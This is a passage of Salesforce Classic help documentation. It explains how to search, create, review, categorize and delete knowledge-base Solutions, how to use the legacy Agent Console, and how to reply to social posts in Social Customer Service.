   The fields you see in search results are determined by the search layout defined by your administrator and by your field-level security settings (available in Professional, Enterprise, Unlimited, Performance, and Developer Editions only).

Browsing for Solutions

1. In the Browse Solutions section of the Solutions tab, click a solution category to view a list of solutions in that category and its subcategories.
2. Optionally, use the drop-down list to sort the solutions by category, most commonly used, or recently updated.
3. Select a record from the results to jump directly to that record.

Searching Using Global Search

1. Enter your search terms in the header search box.

You can use search wildcards and operators in your query.

2. Select **Search Options...** from the drop-down and select `Solutions` to narrow your search results.
3. Click **Search**.

SEE ALSO:

Solving Cases

Multilingual Solutions Overview

Displaying and Selecting Solutions

USER PERMISSIONS

To view solutions:	"Read" on solutions
To attach a solution to a case:	"Read" on solutions and cases AND "Edit" on cases
To change unpublished solutions:	"Edit" on solutions
To delete unpublished solutions:	"Delete" on solutions
To change published solutions:	"Manage Published Solutions"
To delete published solutions:	"Manage Published Solutions"

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Displaying Solutions

When you have located a solution, either by searching from a case or from the solutions home or list pages, click the solution title to display detailed information. If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.

Viewing Solution Updates and Comments (Chatter)

Display a Chatter feed of updates, comments, and posts about the solution.

Selecting Solutions

To attach the solution to your case, click **Select** from the solution detail page or the search results list. The solution is automatically added to the case. The **Select** option is available only if you searched for a solution from within a case, or you searched for solutions to add to your Self-Service portal Home page.

Editing and Deleting Unpublished Solutions

Users with the "Edit" permission on solutions can update unpublished solutions by clicking **Edit**, changing the necessary fields, and then clicking **Save**. To delete an unpublished solution, a user with the "Delete" permission on solutions can click the **Delete** button.

Note: If HTML Solutions is enabled for your organization, and you open a text solution with the HTML editor and save it, the solution will become an HTML solution.

Editing and Deleting Published Solutions

The ability to edit and delete published solutions is restricted to users who have the "Managed Published Solutions" permission, such as solution managers and administrators.

Note: Translated solutions inherit the record type of the master solution from which they are translated. You cannot change the record type of translated solutions.

Solution Related Lists

Below the solution details is information related to the solution, including a history of changes to the solution, open and closed activities, attachments, related cases, translated solutions, and the categories to which the solution belongs. The related lists you see are determined by your personal customization, and by any customization your administrator has made to page layouts or your permissions to view related data.

Note: The size limit for a file attached to a solution is 5 MB. You cannot upload solution attachments with the following file extensions: htm, html, htt, htx, mhtm, mhtml, shtm, shtml, acgi.

Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.

Printing Solutions

To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

Note: If HTML solutions is enabled for your organization, any HTML formatting applied in your solution details will appear in the Printable View.

To return to the last list page you viewed, click **Back to list** at the top of the solution detail page. If your organization has enabled collapsible page sections, use the arrow icons next to the section headings to expand or collapse each section on the detail page.

SEE ALSO:

- Solution History
- Solution Fields
- Creating Solutions
- Categorizing Solutions

Viewing Solution Lists

The Solutions list page displays a list of solutions in your current view. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

- Click a solution title to view the detail. Click **Edit** or **Del** to change the solution or move it to the Recycle Bin.
- If Chatter is enabled, click or to follow or stop following a solution in your Chatter feed.
- Click **New Solution** or select **Solution** from the Create New drop-down list in the sidebar to create a solution.

SEE ALSO:

Solutions Overview

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view solution lists:
- "Read" on solutions

To create solutions:
- "Create" on solutions

To change solutions:
- "Edit" on solutions

To delete solutions:
- "Delete" on solutions

Creating Solutions

You can create a solution in the following ways:

- Create a solution from the sidebar or Solutions tab:
  1. Select **Solution** from the Create New drop-down list in the sidebar, or click **New** next to **Recent Solutions** on the solutions home page.

     If multilingual solutions is enabled for your org, you can create a translated solution by clicking **New** on the Translated Solutions related list of the master solution. Translated solutions inherit the record type of the master solution from which they are translated. You cannot change the record type of translated solutions.

  2. If multilingual solutions is enabled for your org, select the language for the solution from the `Language` picklist.

     The languages available are the languages supported by Salesforce. The `Language` picklist excludes languages already used in the master solution or in other translated solutions associated with the master solution.

  3. Enter the solution title, details, and any other information.

     Tip: In solution searches, if any search terms match words in a solution title, the solution is boosted in the search results. Thus, it's a good idea to write a solution title with relevant words that users are likely to use in searches.

     If HTML Solutions is enabled for your org, you can enter solution details in an HTML editor. The HTML editor allows you to use a toolbar to insert images and format the text and paragraphs in your solution.

  4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create solutions:
- "Create" on solutions

Note: Images in HTML solution details don't show up in list views and reports.

- Create a new solution while closing a case:
  1. Choose **Close Case** on a case detail page, or click **Save & Close** while editing a case.
  2. Enter the title and details under **Solution Information**, and check `Submit to knowledge base` to submit the solution for review by your solution managers.
  3. Click **Save**.

Tips on Writing Solutions

SEE ALSO:

Solution Fields

Reviewing Solutions

Categorizing Solutions

Tips on Writing Solutions

To assist users in solving their cases, it is important to write good solutions. Review the guidelines below, and also see the *Tips & Hints for Solutions* document.

Reusable

- Include all facts and symptoms of the problem.
- Include any necessary analysis or troubleshooting ideas.
- Include a concise, accurate description of the cause and resolution of the problem.
- Include only one cause and one resolution per solution. If there are a number of steps to the resolution, number each step and put it on a separate line.
- Make sure the text is clear and in the language of the intended audience—both customer support users and your customers.
- Make sure the title properly describes the problem or question.
- Associate as many relevant solutions to a particular case as possible to increase the usefulness of the suggested solutions feature. Suggested solutions are found using a formula that automatically scores the relevancy of each solution to a particular case via the number of times the solution is related to similar cases.

Note: Use a consistent format to ensure that all solutions are reusable. You can determine the best format for your organization, but make sure each solution contains a title, the symptoms of the problem, the cause of the problem, and the resolution to the problem.

Findable

- Make sure the solution can be found by multiple troubleshooting paths and by different people who will describe problems in different ways.
- Make sure the solution is unique and can exist as a discrete piece of knowledge.
- Make sure the solution is meaningful to your organization and is worth sharing with your customers.
- Make sure the solution includes words that customers use so that when they log their own cases via the Self-Service Portal or the Customer Portal, the suggested solutions feature can return useful results based on word frequency. For example, if customers use the word "hub" for "router," include "hub" in the solution to increase the likelihood of it being returned in the results of suggested solutions.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

Technically Accurate

- Make sure the solution is accurate and up-to-date.
- Make sure the level of technical detail is appropriate for the intended audience.

Sample Solution

This example provides a clear solution to a specific problem.

```
How do I change an account's billing information?

Problem-Users aren't sure how to change an account's billing information, such as the
credit card number or payment type.
Solution-Change billing information in the active contract on the account.
1. Open an account by clicking its name on the Accounts home page or an Accounts related
list.
2. Scroll to the Contracts related list and click Edit next to the active contract on the
 account.
3. Enter the correct billing information.
4. Click Save.
```

SEE ALSO:

Creating Solutions

Reviewing Solutions

Solution managers, administrators, and users with the "Edit" permission on solutions can review existing solutions. Solution managers, administrators, and users with the "Manage Published Solutions" can publish solutions.

1. Click **Edit** on the solution detail page.
2. Edit the necessary information, and change the `Status` to Reviewed.
3. Check `Visible in Self-Service Portal` to make the solution available in your organization's customer Self-Service portal and Salesforce Customer Portal.

   Note: The `Status` picklist field on a solution does not need to be set to Reviewed for a solution to be visible in the Customer Portal; a solution is visible in the Customer Portal if the `Visible in Self-Service Portal` checkbox is selected on a solution.

4. Optionally, check `Visible in Public Knowledge Base` to also make the solution available to users accessing public solutions.

   This field only applies to solutions, not articles in the public knowledge base.

5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To review solutions:
- "Edit" on solutions

To publish solutions:
- "Manage Published Solutions"

For organizations with multilingual solutions, if you modify a master solution that has translated solutions, the Translated Solutions Status page displays. From there, you can adjust the statuses of translated solutions and notify users to update those translations.

SEE ALSO:

- Solution Fields
- Creating Solutions
- Categorizing Solutions

Deleting Solutions

To delete a solution, click **Del** next to the solution on the solutions list page, or click **Delete** on the solutions detail page. The **Del** link is displayed only for solution managers, administrators, and users with the "Manage Published Solutions" or "Delete" permission on solutions.

When you delete a solution, all related history and attachments are also deleted. The solution is moved to the Recycle Bin. Associated cases are not deleted with the solution, but the case associations are removed and are not restored if you later undelete the solution.

For organizations with multilingual solutions enabled:

- Deleting a master solution does not delete the translated solutions associated with it. Instead, each translated solution becomes a master solution.
- Deleting a translated solution removes the association with its master solution.
- Undeleting a master or translated solution from the Recycle Bin does not restore its associations with other master or translated solutions. You can manually restore the associations by modifying the `Master Solution` lookup field on the edit page of translated solutions.
- After deleting a translated solution, you can create a new translated solution in the same language. However, you will not be able to undelete the original translated solution from the Recycle Bin until you delete the second translated solution.

SEE ALSO:

- Solutions Overview

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete unpublished solutions:

- "Delete" on solutions

To delete published solutions:

- "Manage Published Solutions"

Categorizing Solutions

Use solution categories to group similar solutions together. Each solution can belong to more than one category. Once your solutions are categorized, you can browse for and find solutions by category from the Solutions tab or when solving a case. Customers can also browse published solutions by category in public solutions, the Self-Service portal, and the Customer Portal.

Administrators, and users with the "Manage Categories" permission, can categorize solutions prior to enabling solution categories for the entire organization. Once solution category browsing is enabled, all users with the appropriate permissions can categorize solutions.

If multilingual solutions is enabled for your organization, translated solutions inherit solution categories from their master solutions. The categories on a translated solution are synchronized with the categories on the master solution. To modify a translated solution's categories, you have to modify the categories of its master solution.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To categorize solutions:
- "Edit" on solutions

1. View the solution you want to categorize.
2. Click **Select Categories** in the Solution Categories related list.

   This related list is not visible unless your administrator has defined and enabled categories.
3. In the solution category hierarchy, click **Select** to add a category to the solution. Repeat until you have added all applicable categories.

   We recommend that you limit the number of categories to which a solution belongs. If you put solutions into only the most relevant categories, they will be easier for users and customers to find.

   If necessary, click **Deselect** to remove a category from the solution.
4. Click **Save**.

To later remove a category from a solution, click **Del** in the Solution Categories related list on the solution detail page.

Note: You can create a custom report on solution categories. However, solution category information is not available in list views.

SEE ALSO:

Searching for Solutions

Solving Cases

Setting Multilingual Solution Statuses

After you modify a master solution, you can adjust the statuses of each translated solution associated with it and notify users to update those translations, if necessary:

1. Choose a status for the translated solution from the `Status` picklist. For example, Draft, Reviewed, or Duplicate. The picklist values available for you to choose from are set by your administrator.
2. Select the `Out of Date` checkbox to indicate that the master solution has been updated and that the translated solution may need translating. The translated solution will be marked `Out of Date` on the Translated Solution related list of the master solution.
3. Select the `Send Notification` checkbox if you want the last active user who created or modified the solution to receive an email notifying them that the master solution has been updated and that the translated solution may need translating.

   The user displayed in the `Notification Recipient` column will receive the email. Email notices are system-generated and cannot be modified. The email notification is in the language of the notification recipient.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change the status of translated solutions:
- "Edit" on solutions

SEE ALSO:

Multilingual Solutions Overview

Solution Fields

Solutions Home

Clicking on the Solutions tab displays the solutions home page.

- Under **Find Solutions**, enter keywords to search for a solution. If your organization uses categories, optionally select a category in which to search. If multilingual solutions is enabled for your organization, search results return solutions in all languages that have matching keywords. However, search results across all languages might not be reliable because terms searched from one language to another are processed differently.
- In the **Browse Solutions** section, click a category name to view a list of solutions in that category and its subcategories.
- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- In the **Recent Solutions** section, select an item from the drop-down list to display a brief list of the top solutions matching that criteria. From the list, you can click any solution name to go directly to the solution detail. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the "Solutions Tab" search layout defined by your administrator and by your field-level security settings (available in Professional, Enterprise, Unlimited, Performance, and Developer Editions only). The Recent Solutions choices are:

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view Solutions tab:
- "Read" on solutions

To view solutions:
- "Read" on solutions

To create solutions:
- "Create" on solutions

Recent Solutions Choice	Description
Recently Viewed	The last ten or twenty-five solutions you viewed, with the most recently viewed solution listed first. This list is derived from your recent items and includes records owned by you and other users.

- In the **Recent Solutions** section, click **New** to create a solution.
- Under **Reports**, click any report name to display that report. The Solution List report allows you to report on any solution field.

SEE ALSO:

Solutions Overview
Creating Solutions
Searching for Solutions

Solution History

The Solution History related list of a solution detail page tracks changes to the solution. Any time a user modifies any of the standard or custom fields whose history is set to be tracked on the solution, a new entry is added to the Solution History related list. All entries include the date, time, nature of the change, and who made the change. Modifications to the related lists on the solution are not tracked in the solution history.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Solutions Overview
Solution Fields

Solution Fields

A solution has the following fields, listed in alphabetical order.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Created By`	User who created the solution including creation date and time. (Read only)
`Language`	The language in which a solution is written. Available for organizations with multilingual solutions enabled.
`Master Solution`	The solution with which a translated solution is associated and from which its title and details are derived. Available for organizations with multilingual solutions enabled.

Field	Description
`Master Solution Details`	Detailed description of the master solution from which a translated solution's details are derived. (Read only) Available for organizations with multilingual solutions enabled.
`Master Solution Title`	Title of the master solution from which a translated solution's title is derived. (Read only) Available for organizations with multilingual solutions enabled.
`Modified By`	User who last changed the solution fields, including modification date and time. This does not track changes made to any of the related list items on the solution. (Read only)
`Open Case Detail`	Link to printable view of the case that was used to create the solution. Displays only if the solution was created when the case was closed. Displays only when editing a solution. (Read only)
`Out of Date`	Checkbox that indicates that a translated solution's title and details may need translating to match the title and details of the master solution with which it is associated. Available for organizations with multilingual solutions enabled.
`Public`	Note: Before Spring '14, this field was called `Visible in Self-Service Portal`. Indicates the solution is available in the Self-Service Portal and Customer Portal. If Communities is enabled in your organization, this field specifies whether a solution is visible to external users in communities.
`Solution Details`	Detailed description of the solution. Up to 32 KB of data are allowed. Solution details are either displayed in text or HTML, depending on how your organization is set up. When the HTML solution detail is displayed in list views and search results, only the first 255 characters are displayed. This number includes HTML tags and images that are removed.
`Solution Number`	Automatically generated identifying number. (Read only) Administrators can modify the format and numbering for this field.
`Solution Title`	Title of the solution describing the customer's problem or question.
`Status`	Status of the solution, for example, Draft, Reviewed. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.
`Visible in Public Knowledge Base`	Indicates the solution is a public solution. This field only applies to solutions, not articles in the public knowledge base.

Field	Description
Custom Links	Listing of custom links for solutions set up by your administrator.

SEE ALSO:

- Creating Solutions
- Displaying and Selecting Solutions

Solutions FAQ

- What is a solution manager?
- Why are solutions used?
- What is the difference between a solution and a FAQ?
- How can I write good solutions?
- What should I look for when I review solutions?
- What are the Visible in Self-Service Portal and Visible in Public Knowledge Base checkboxes on a solution?

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

What is a solution manager?

A solution manager can edit, delete, and make solutions visible in the Self-Service Portal and Customer Portal and visible in public solutions. Typically, these individuals are product experts with excellent written communication skills and advanced knowledge in a particular area of your product. To designate one or more users as solution managers, your administrator can assign those users to the Solution Manager profile when creating or editing the users' personal information.

SEE ALSO:

- Solutions FAQ

Why are solutions used?

Solutions provide a quick means to identify and resolve a customer issue. By capturing customer issues and structuring findable, reusable solutions, your customer support team can leverage existing knowledge to provide answers to issues that have been solved previously, increasing customer satisfaction and your team's productivity.

SEE ALSO:

- Solutions FAQ

What is the difference between a solution and a FAQ?

A FAQ serves mostly as a useful tip for how the product or service is supposed to work. Solutions answer customer questions when the product or service is not working as expected. Because customers' expectations may not always be accurate, a solution may describe

how the product or service is supposed to work (very similar to a FAQ), help troubleshoot a problem, or provide a work-around to a bug or product limitation.

SEE ALSO:

Solutions FAQ

How can I write good solutions?

A good solution is reusable, easy to find, and technically accurate. For more information, download Tips & Hints for Solutions.

SEE ALSO:

Solutions FAQ

What should I look for when I review solutions?

Solution managers can use these guidelines when reviewing solutions:

1. **Structure:** The solution should include a clear title, the symptom(s), cause, and resolution.
2. **Language:** The solution should be clear and easy to read in the language of the customer.
3. **No Customer-Specific Information:** Solutions should never contain customer-specific information.
4. **Technically Accurate:** The solution should accurately and effectively solve the problem posed by the customer.
5. **Professional:** Check for spelling and correct sentence structure.
6. **Sensitivity:** The solution should not contain any confidential or proprietary information that you wouldn't want a competitor to read.

SEE ALSO:

Solutions FAQ

What are the Visible in Self-Service Portal and Visible in Public Knowledge Base checkboxes on a solution?

The `Visible in Self-Service Portal` and `Visible in Public Knowledge Base` checkboxes, when selected, indicate that a solution is available for external use on your organization's Self-Service Portal and Customer Portal and public solutions. Solutions available for external use are regarded as published.

Visible in Public Knowledge Base only applies to solutions, not articles in the public knowledge base.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

SEE ALSO:

Solutions FAQ

Agent Console

The Agent console in the console tab makes it easier to find related information with less switching between pages.

Note: As of the Spring '15 release, Agent console is not available to new organizations.

The newer Salesforce console improves the Agent console by providing you with more options and more advanced technologies. See Salesforce Console.

You can set up the Agent console to display the information most important to your work according to your business needs. Before setting up or using the Agent console, review Agent console terminology.

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Agent Console FAQ
- Displaying the Agent Console
- Navigating within the Agent Console
- Tip Sheet: Using the Console

Agent Console Concepts

Review the following terminology used to describe the components of the Agent console:

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Frames
Separate sections of the console, each displaying a different record, list view, or other page.

List View
The console's top frame, which is a list view of records based on specific criteria. The list views you can select to display in the Console tab are the same list views defined on the tabs of other objects. You cannot create a list view within the console.

Detail View
The Agent console's center frame, which is the detail page view of any record selected from any of the console's other frames. The detail view displays the same page layouts defined for the object's detail pages. When a record is displayed in the detail view, it is highlighted in the list view.

Mini View
The Agent console's right frame which displays the records associated with the record displayed in the detail view. The fields displayed in the mini view are defined in the mini page layouts by an administrator. The mini view does not display if the record in the detail view does not have any records associated with it.

Sidebar
The Agent console's left frame, which displays recent items, the Recycle Bin, and other components, just like the sidebar displayed on every Salesforce page. To show or hide the sidebar in the console, click the border of the left frame.

Related Objects
Objects chosen by an administrator to display in the Agent console's mini view when records of a particular type are shown in the console's detail view. For example, when a case is in the detail view, an administrator can choose to display an associated account, contact, or asset in the mini view.

Mini Page Layouts

A subset of the items in a record's existing page layout that administrators choose to display in the Agent console's Mini View and in Hover Details. Mini page layouts inherit record type and profile associations, related lists, fields, and field access settings from the page layout.

Console Layout

Objects chosen by an administrator to display in the list view frame of the Agent console. For example, if an administrator adds cases to a console layout, then users whose profiles are assigned to that console layout can see list views of cases in the console's list view frame.

SEE ALSO:

Agent Console
Displaying the Agent Console
Navigating within the Agent Console
Tip Sheet: Using the Console

Navigating within the Agent Console

What you click in the Agent console determines which frame a record displays in.

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In the detail view, clicking:

- Buttons or links on the record displays the record in the detail view.
- **Email this page** ( ) displays a link to the record in an email.
- **Link to this page** ( ) displays the record and the URL of the record in a new browser window.
- **Printable View** ( ) displays a printable view of the record in a popup window.
- **Customize Page** ( ) allows you to customize the display of related lists in the detail view of the record.
- **Help for this page** ( ) displays an online help page for the record.

In the mini view, clicking:

- Links displays the record in the detail view. Associated records display in the mini view.
- **View** displays the entire record in the detail view.
- **Edit** displays a mini edit page in the mini view.

  To edit a field not displayed on the mini edit page, click **View** to display the entire record in the detail view, and then click **Edit** from the detail view.

- **Show more** below a related list displays more of the records included in the related list in the mini view. **Show more** displays an additional five records every time you click it, up to a maximum of 100.

  Note: The mini view does not display if the record in the detail view does not have any records associated with it.

In the list view, clicking:

- A link displays the record in the detail view.
- **Refresh** reloads the list view with any updates that have occurred to the records since you began viewing the list.

- A column heading sorts that column in ascending order. Click the heading a second time to sort in descending order.
- A letter at the bottom of the list view filters your list view records by the letter.
- **fewer** or **more** at the bottom of the list view displays a shorter or longer list.
- **Previous Page** or **Next Page** at the bottom of the list view displays the previous or next page of items on the list.
- For more information, see Using the Agent Console List View.

In the sidebar, clicking:

- The border of the left frame opens the sidebar in the console. Click the border of the left frame a second time to hide the sidebar.
- A record under `Recent Items` displays the record in the detail view.
- **Calendar** displays the calendar in the detail view.
- **Recycle Bin** displays the Recycle Bin in the detail view.

Tip: Clicking the back or forward buttons on your browser cycles you through pages in the console. You will not immediately exit the console by clicking them.

Note: Not all pages open within the console. For example, clicking **Printable View**, **Check Spelling**, **Help for this Page**, lookup icons, email addresses, and custom links set to open in a new browser window all open outside of the console in a new browser window or popup.

Drag-and-drop editing is not available for calendar views in the Agent console.

SEE ALSO:

Agent Console FAQ
Agent Console
Agent Console Concepts
Displaying the Agent Console
Using the Agent Console List View
Tip Sheet: Using the Console

Displaying the Agent Console

You can start using the Agent console after your administrator has set it up as described in Agent Console.

To display the Agent console, click the Console tab. To exit the console, select any tab.

No data displays in the console if the selected list view does not contain any records.

Note: You can only access the Agent console if your administrator has assigned your user profile to a console layout and granted you access to the Console tab. You can customize your display to make the Console tab visible in your tab sets.

SEE ALSO:

Agent Console FAQ
Agent Console
Navigating within the Agent Console
Tip Sheet: Using the Console

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Using the Agent Console List View

The Agent console's list view allows you to quickly perform actions within Salesforce without leaving the console.

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Display list views

From the drop-down list in the top left of the list view frame, select an object, and then a list view of the object to display in the console's list view frame. You cannot create a list view within the console.

Click **Refresh** to reload the list view with any updates that have occurred to the records since you began viewing the list. The refresh button automatically changes colors when record updates have occurred.

Records italicize in the list view when you edit them in the detail view. This shows you the records you have edited.

Search

Enter keywords in the search box above the list view and click **Go!** to use advanced search across all the searchable records you can access in your organization. Terms in an advanced search are treated as separate words rather than a phrase and can be found in different indexed fields within a record. So, searching for *Pat Powers* in advanced search will find a contact named "Pat P Powers," as well as a contact named "Pat Smith" with an email address of "smith@powers.com.".Search results display in the detail view.

Create records

From the New drop-down list, select any object to create a new record. New record pages display in the detail view.

View recent items

From the Recent Items drop-down list, you can choose to display any of the 10 records you most recently viewed. Recent items display in the detail view.

Perform mass actions

Select the checkbox next to items in the list view, and from the Mass Action drop-down list, choose the action you want to perform on all the selected records.

If you perform a mass action on more than 200 records while using Internet Explorer, you might be automatically logged out of Salesforce.

Note: No data displays in the console if the selected list view does not contain any records.

SEE ALSO:

- Agent Console
- Agent Console Concepts
- Displaying the Agent Console
- Navigating within the Agent Console
- Tip Sheet: Using the Console

Agent Console FAQ

- How is the Console tab different from other tabs in Salesforce?
- How do I view the Agent console?
- Why do I only see the list views of certain objects in the Agent Console?
- Can I view more than one Agent console?
- Is the Agent console the same thing as the Salesforce console?

EDITIONS

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How is the Console tab different from other tabs in Salesforce?

The Console tab is just like other tabs in Salesforce except that the console can display records from several different Salesforce tabs all on one Console tab. This specialized display is called the Agent console, and it allows you to have all the information you need on one tab when interacting with Salesforce. By using the Agent console in the Console tab, you can quickly find, view, and edit records, such as cases, accounts, and contacts, with fewer clicks and without switching back and forth between screens.

SEE ALSO:

Agent Console FAQ

How do I view the Agent console?

You can view the Agent console by clicking the Console tab. You can only access the Agent console if your administrator has assigned your user profile to a console layout and granted you access to the Console tab. You can customize your display to make the Console tab visible in your tab sets.

SEE ALSO:

Agent Console FAQ

Why do I only see the list views of certain objects in the Agent Console?

The list views of objects you can display in the Agent console are defined by your administrator in the console layout assigned to your user profile.

SEE ALSO:

Agent Console FAQ

Can I view more than one Agent console?

No. You can only view one Agent console. However, your administrator can customize many different Agent console layouts to display a variety of objects in the Agent console's list view, and then assign those console layouts to different user profiles to satisfy business needs for different users.

SEE ALSO:

Agent Console FAQ

Is the Agent console the same thing as the Salesforce console?

No. The Salesforce console improves on the Agent console by providing you with more advanced options and technologies.

SEE ALSO:

Agent Console FAQ

Using Social Customer Service

Social Action Tips

Use the social action on the case or lead feed to respond to social posts. Choose an appropriate message type when composing a response. For example, you can choose to reply with a direct message on Twitter rather than a public tweet.

We recommend that the layout of the social action includes the following fields, at minimum.

Field	Description
In Reply To	The social post you are replying to and its content. Use the Reply, Retweet, and Comment links in the feed to add content to a specific item in the feed.
Managed Social Account	You must have access to the managed social account by a profile or permission set. Use the drop-down to change to another account you have access to.
Message Type	By default the message type is set to Reply for inbound posts. Use the drop-down to change to another valid message type.
Content	All outbound content must be unique for the interaction, you can't send the same content in the same conversation. All Twitter replies must start with a handle: @[social handle].

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

USER PERMISSIONS

To send and receive social media posts or messages:

- "Social Objects"
  AND
  "Social Publisher"
  AND
  Case Feed enabled
  AND
  Social account

Note: The Social Customer Service setup pages, the moderation and authorization pages, and the Reply action in the case feed are only available in Salesforce Classic.

If your posts require approval before they are sent, you can click **Submit for Approval** to start the review process. You can **Recall** it before it is approved or rejected. If a post is rejected, you can **Retry** a rewritten post. When your post is approved, it is automatically published.

Here are some tips for working with social networks.

- You can like, unlike, view source, and delete social media from the case feed while in Lightning Experience. However, you must reply to posts in Salesforce Classic.
- URLs in a social post are turned into clickable links.
- When deleting posts, consider that Twitter Direct Messages behave like to emails. For example, the sender can delete their direct message from a conversation view. However, receiver has that direct message in their conversation view until they choose to delete it.
- Speaking of Twitter Direct Messages, Twitter has a preference to "Receive Direct Messages from Anyone". Therefore, depending on if this permission is set on the recipient's or your account, you may not have to follow each other to direct message.
- If your Twitter settings allow you to receive direct messages from anyone, you can send deep links to invite users to direct message conversations. To send a deep link direct message invitation, paste this link into your outbound message:
  `https://twitter.com/messages/compose?recipient_id={your Twitter account's numeric user ID}`

  You can find your twitter account's numeric ID on twitter.com by going to **Your Twitter User** > **Settings** > **Your Twitter Data**. Twitter handles the URLs and the rendering in their native clients.
- Agents can use the **View Source** link to go to the original post within its social network.
- In Salesforce1, agents can see and reply to social content from mobile devices.
- Only change the Status picklist field on social posts if you are working with outbound posts. If an agent manually sets the status on the inbound social post detail page, the social posts in the case feed may not match. We recommend removing the Status field on the inbound social post detail page layout. For example, if you change the Status of an inbound post to Sending, the Reply link in the case feed item disappears until you change the status back to None.

For Twitter accounts, agents can use case and lead feeds to see the content that they are responding to, retweet, mark as Like and follow tweets, send replies to tweets and direct messages, and delete tweets managed by your social accounts.

For Facebook accounts, cases and leads are created from your managed Facebook page and agents can use the feeds to see the content that they are replying to, like posts and comments, send posts, comments, replies, and private messages, and delete posts managed by your social accounts.

Here are tips for dealing with some possible error messages.

Message	Action
You can't send a direct message to this Twitter user because the user is not following you.	Use a reply to ask the Twitter user to follow your managed social account. Once they are following you, send them a direct message.
Whoops! You already said that... Change your message and try again.	You can't post the same text twice. Change your content and send again.
Your content is too long.	Reduce your content to 140 characters or less. For Twitter replies, the handle is included in the character count.

Message	Action
Twitter replies must begin with a handle.	The content field for a Twitter reply must be in the form: @[sender's handle] message text. Ensure that there is a space between the sender's handle and your message.
Your response message type must be compatible with the original post's message type.	Change the message type to match the original message.
Your login to Social Studio has failed. The username or password may be incorrect. Update your credentials or reset your password.	An administrator must edit the Social Studio credentials on the Social Media settings page. Note: When an administrator makes a copy of or refreshes a Sandbox organization, a new organization is created, with a new ID, making the Social Studio login invalid.
Your post did not send.	We recommend creating a workflow to notify the case owner that an attempt to send a response via Twitter has failed.

SEE ALSO:

Welcome to Social Customer Service

Complete Guide to Social Customer Service

Manage Social Posts

A social post is a Salesforce object that represents a post on a social network such as Facebook or Twitter.

Note: The Social Customer Service setup pages, the moderation and authorization pages, and the Reply action in the case feed are only available in Salesforce Classic.

The Social Posts tab or object is a collection of information about a post from a person or company on a social network, such as Twitter or Facebook. The available information for a post varies depending on the social network. You can view and manage social posts.

Note: For inbound posts, setting a Status picklist value on the social post detail page does not stay with the post, as this field is for outbound posts only.

1. Click the **Social Posts** tab.
2. Optionally, select a view.

   The list defaults to those recently viewed. Select a `View` or create one to filter the list of posts. If your organization has moderation enabled, select **Social posts without case** to view and either create a case for or ignore posts. You can also create a view to fit your needs.
3. Click the social post name you'd like to manage or click **New Social Post** to create a post.

   If you selected a view, you can click **Edit** or **Del** (delete) as appropriate.

Note: On the Social Post tab, you can only create, edit, and delete posts in your Salesforce organization, not on the social networks.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Social personas and posts are available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

